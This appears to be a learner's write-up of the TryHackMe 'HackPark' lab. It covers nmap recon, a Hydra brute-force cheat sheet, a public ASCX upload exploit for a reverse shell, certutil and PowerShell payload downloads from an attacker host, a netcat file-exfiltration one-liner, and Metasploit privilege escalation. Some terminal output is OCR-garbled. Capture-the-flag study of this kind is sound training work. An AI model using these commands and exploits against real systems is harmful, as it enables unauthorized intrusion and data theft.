HackPark

HackPark



This room will cover **brute-forcing** an accounts credentials, handling **public exploits**, using the **Metasploit** framework and **privilege escalation** on **Windows**.

Recon

Recon

nmap -sC -sV -T4 -Pn 10.10.155.65 Starting Nmap 7.92 (https://nmap.org) at 2022-03-26 02:06 PKT Nmap scan report for 10.10.155.65 Host is up (0.29s latency). Not shown: 998 filtered tcp ports (no-response) STATE SERVICE PORT **VERSION 80**/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) | http-methods: Potentially risky methods: TRACE | http-server-header: Microsoft-IIS/8.5 | http-title: hackpark | hackpark amusements | http-robots.txt: 6 disallowed entries /Account/*.* /search /search.aspx /error404.aspx / /archive /archive.aspx **3389**/tcp open ssl/ms-wbt-server? | ssl-cert: Subject: commonName=hackpark | Not valid before: 2022-03-23T20:46:51 | Not valid after: 2022-09-22T20:46:51 | rdp-ntlm-info: Target Name: HACKPARK NetBIOS Domain_Name: HACKPARK NetBIOS Computer Name: HACKPARK DNS Domain Name: hackpark DNS Computer Name: hackpark Product Version: 6.3.9600 System Time: 2022-03-24T21:07:14+00:00 | ssl-date: 2022-03-24T21:07:23+00:00; -1d00h00m23s from scanner time. Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows Host script results: clock-skew: mean: -1d00h00m23s, deviation: 0s, median: -1d00h00m23s

Service detection performed. Please report any incorrect results at https://nmap.org/ submit/ .

Nmap done: 1 IP address (1 host up) scanned in 101.09 seconds

Short nmap Scan

Starting Nmap 7.92 (https://nmap.org) at 2022-03-26 02:13 PKT

Nmap scan report for 10.10.155.65

Host is up (0.24s latency).

Not shown: 98 filtered tcp ports (no-response)

PORT STATE SERVICE **VERSION**

80/tcp open http Microsoft IIS httpd 8.5

3389/tcp open ssl/ms-wbt-server?

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.

Nmap done: 1 IP address (1 host up) scanned in 74.49 seconds


Using Hydra to brute-force a login

Using Hydra to brute-force a login


Hydra is a parallelized, fast and flexible login cracker.


Brute-forcing can be trying every combination of a password. Dictionary-attack's are also a type of brute-forcing, where we iterating through a wordlist to obtain the password.

The Login Forum



Burp Suite Captured Request






The Request has Completely blown my mind

But As THM Explained It is very simple to BruteForce

The Road to Successful Brute Force

Failed One



check the mistake at the last parameter Login+failed replace + with space

Successful one



The Request has three parameters separated by: one is the **Login Page Path** The Second one include **User/Pass and some Other parameters** And The Final one is the **Error Message**

Little Guide about Hydra

Little Guide about Hydra

Below is a mini cheatsheet:

Comma-	Descrip-
nd	tion
hydra -P <wordlist > -v <ip> <protocol ></protocol </ip></wordlist 	Brute force against a protocol of your choice
hydra -v - V -u -L <userna- me list> - P <passwo- rd list> -t 1 -u <ip> <protocol ></protocol </ip></passwo- </userna- 	You can use Hydra to bruteforce usernames as well as passwords. It will loop through every combination in your lists. (-vV = verbose mode, showing login attempts)
hydra -t 1	Attack a
-V -f -l	Windows
<userna-< td=""><td>Remote</td></userna-<>	Remote
me> -P	Desktop
<wordlist< td=""><td>with a</td></wordlist<>	with a
> rdp://	password
<ip></ip>	list.

Comma- nd	Descrip- tion
hydra -l <userna- me=""> - P .<pass- list="" word=""> \$ip - V http- form-post '/wp- login.php :log=^U- SER^&p- wd=^PA- SS^&wp- submit= Log In&testc- ookie=1: S=Locati- on'</pass-></userna->	Craft a more specific request for Hydra to brute force.

Compromise the machine

Compromise the machine


First I will try with my own Knowledge then I will look at the THM Material

My Tries (Successful AlhamduLILLAH)


My Tries

This node include the steps that I try to Compromise the machine without THM Guide


Version has been checked now its time to search for Existing Exploits



Found Existing Exploit



The Guide



Very Simplified

Points to be Noted

/admin/app/editor/editpost.cshtml This the Location that Allows us to upload Files

We have to upload the payload as file named PostView.ascx

ASCX files are **server-side Web application framework designed for Web development to produce dynamic Web pages**. They like DLL codes but you can use there's TAGS You can write them once and use them in any places in your ASP pages. If you have a file named "Controll.ascx" then its code will named "Controll.ascx.cs"

Exploited Successfully

Got The Rev Shell

```
(root  esclimited)-[/home/esclimited]
listening on [any] 4445 ....
connect to [10.8.41.9] from (UNKNOWN) [10.10.177.28] 49288
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
c:\windows\system32\inetsrv>dir
Volume in drive C has no label.
Volume Serial Number is 0E97-C552
Directory of c:\windows\system32\inetsrv
08/03/2019 11:41 AM
                       <DIR>
08/03/2019 11:41 AM
                       <DIR>
08/03/2019 10:45 AM
                               111,616 appcmd.exe
07/01/2013 09:49 AM
                                 3,810 appcmd.xml
08/03/2019 10:45 AM
                               174,592 AppHostNavigators.dll
08/03/2019 10:45 AM
                               66,048 apphostsvc.dll
```


Here are The Simplified Steps

Modifie the Value of IP and PORT


Name the file as **PostView.ascx**

Upload it via http://10.10.10.10/admin/app/editor/editpost.cshtml

but I used to upload via See Pictures



Then This FIle Icon



THM Way

THM Way

THM telling me the same Steps that I have done already so it is the same methodology

Windows Privilege Escalation (Metasploit)

Windows Privilege Escalation (Metasploit)

Now I have to see a writabel directory to upload my Meterpreter reverse shell

```
\Windows\Temp>pwd
mkdir testingdirectory
c:\Windows\Temp>mkdir testingdirectory
::\Windows\Temp>dir
Volume in drive C has no label.

Volume Serial Number is 0E97-C552

Volume Serial Number is 0E97-C552

Volume Serial Number is 0E97-C552
Directory of c:\Windows\Temp
03/25/2022 11:19 AM
            11:19 AM
            02:13 PM
02:13 PM
                      02:13 PM
                      ur netcat session i<mark>421</mark> itemdout
08/06/2019 02:13 PM
                                        0 DMI2EBC.tmp
08/06/2019
08/03/2019
            10:43 AM
                                        0 DMI4D21.tmp
                       ou don't know 8,743° EC2ConfigService_20190806141221.10git room first!
292,438 EC2ConfigService_20190806141221_000_WiXEC2ConfigSetup_64.log
08/06/2019
            02:12 PM
            02:12 PM
08/06/2019
08/06/2019
            02:13 PM
                                  28,495 stage1.txt
113,328 svcexec.exe
            09:03 PM
            11:19 AM
                          <DIR>
08/06/2019
               12 File(s)
                  Dir(s) 39,124,606,976 bytes free
```

I am using the Temp directory

I Created a file named **testingdirectory** to see if I can write in the current working directory

Uploading the Payload Via Netcat

powershell -c http://10.8.41.9:8000/OffensivePentesting/HackPark/shell.exe c: \Windows\Temp\shell.exe

Finally Got Rev Shell

```
[*] Started reverse TCP handler on 10.8.41.9:4444
[*] Meterpreter session 1 opened (10.8.41.9:4444 → 10.10.177.28:49325 ) at 2022-03-26 23:29:46 +0500

meterpreter > ■

abc txt
```

Download File on Windows Simplified OSCP (External Note Ignore it)

On windows

certutil.exe -urlcache -split -f "http://10.8.41.9:8000/OffensivePentesting/HackPark/shell.exe" "c:\Windows\Temp\shell.exe" "

dir

abc.txt config.cfg filetodownload

nc.exe myip port -w 3 < filetodownload

On Attacker

nc -lvp port > filetodownload

(external Note finished)

The Enumeration Process

used systeminfo > sysinfo.txt

Download it via Meterpreter and now I will use WinExploitSuggestor

```
c:\Windows\Temp>sysinfo
systeminfo > sysinfo.txt
c:\Windows\Temp>systeminfo > esysinfo.txt
type sysinfo.txt
c:\Windows\Temp>type sysinfo.txt
Host Name: My Tries (Successful HACKPARKILL)
OS Name: Microsoft Windows Server
OS Version: 6.3.9600 N/A Build 9600
```

Point To Note Sometimes python exploit or tools do not run use them with **python2** if they are giving errors with **python3**https://www.kali.org/docs/general-use/using-eol-python-versions/ Useful on Python

<u>nttps://www.kaii.org/docs/general-use/using-eol-python-versions/</u> Useful on Python Compatibility

MetaSploit Suggested Exploits

- [*] 10.10.200.199 Collecting local exploits for x64/windows...
- [*] 10.10.200.199 31 exploit checks are being tried...
- [+] 10.10.200.199 exploit/windows/local/bypassuac_dotnet_profiler: The target appears to be vulnerable.
- [+] 10.10.200.199 exploit/windows/local/bypassuac_sdclt: The target appears to be vulnerable.
- [+] 10.10.200.199 exploit/windows/local/cve_2019_1458_wizardopium: The target appears to be vulnerable.
- [+] 10.10.200.199 exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
- [+] 10.10.200.199 exploit/windows/local/ms16_075_reflection_juicy: The target appears to be vulnerable. **Worked**
- [*] Post module execution completed

msf6 post(multi/recon/local exploit suggester) >

Steps to Exploit

use exploit/windows/local/ms16 075 reflection juicy

set session 1

set lhost tun0

run

got root Priv Esc

Privilege Escalation Without Metasploit

Privilege Escalation Without Metasploit

Windows Privilege Escalation Awesome Script (.bat)

WinPEAS.bat is a batch script made for Windows systems which don't support WinPEAS.exe (Net.4 required)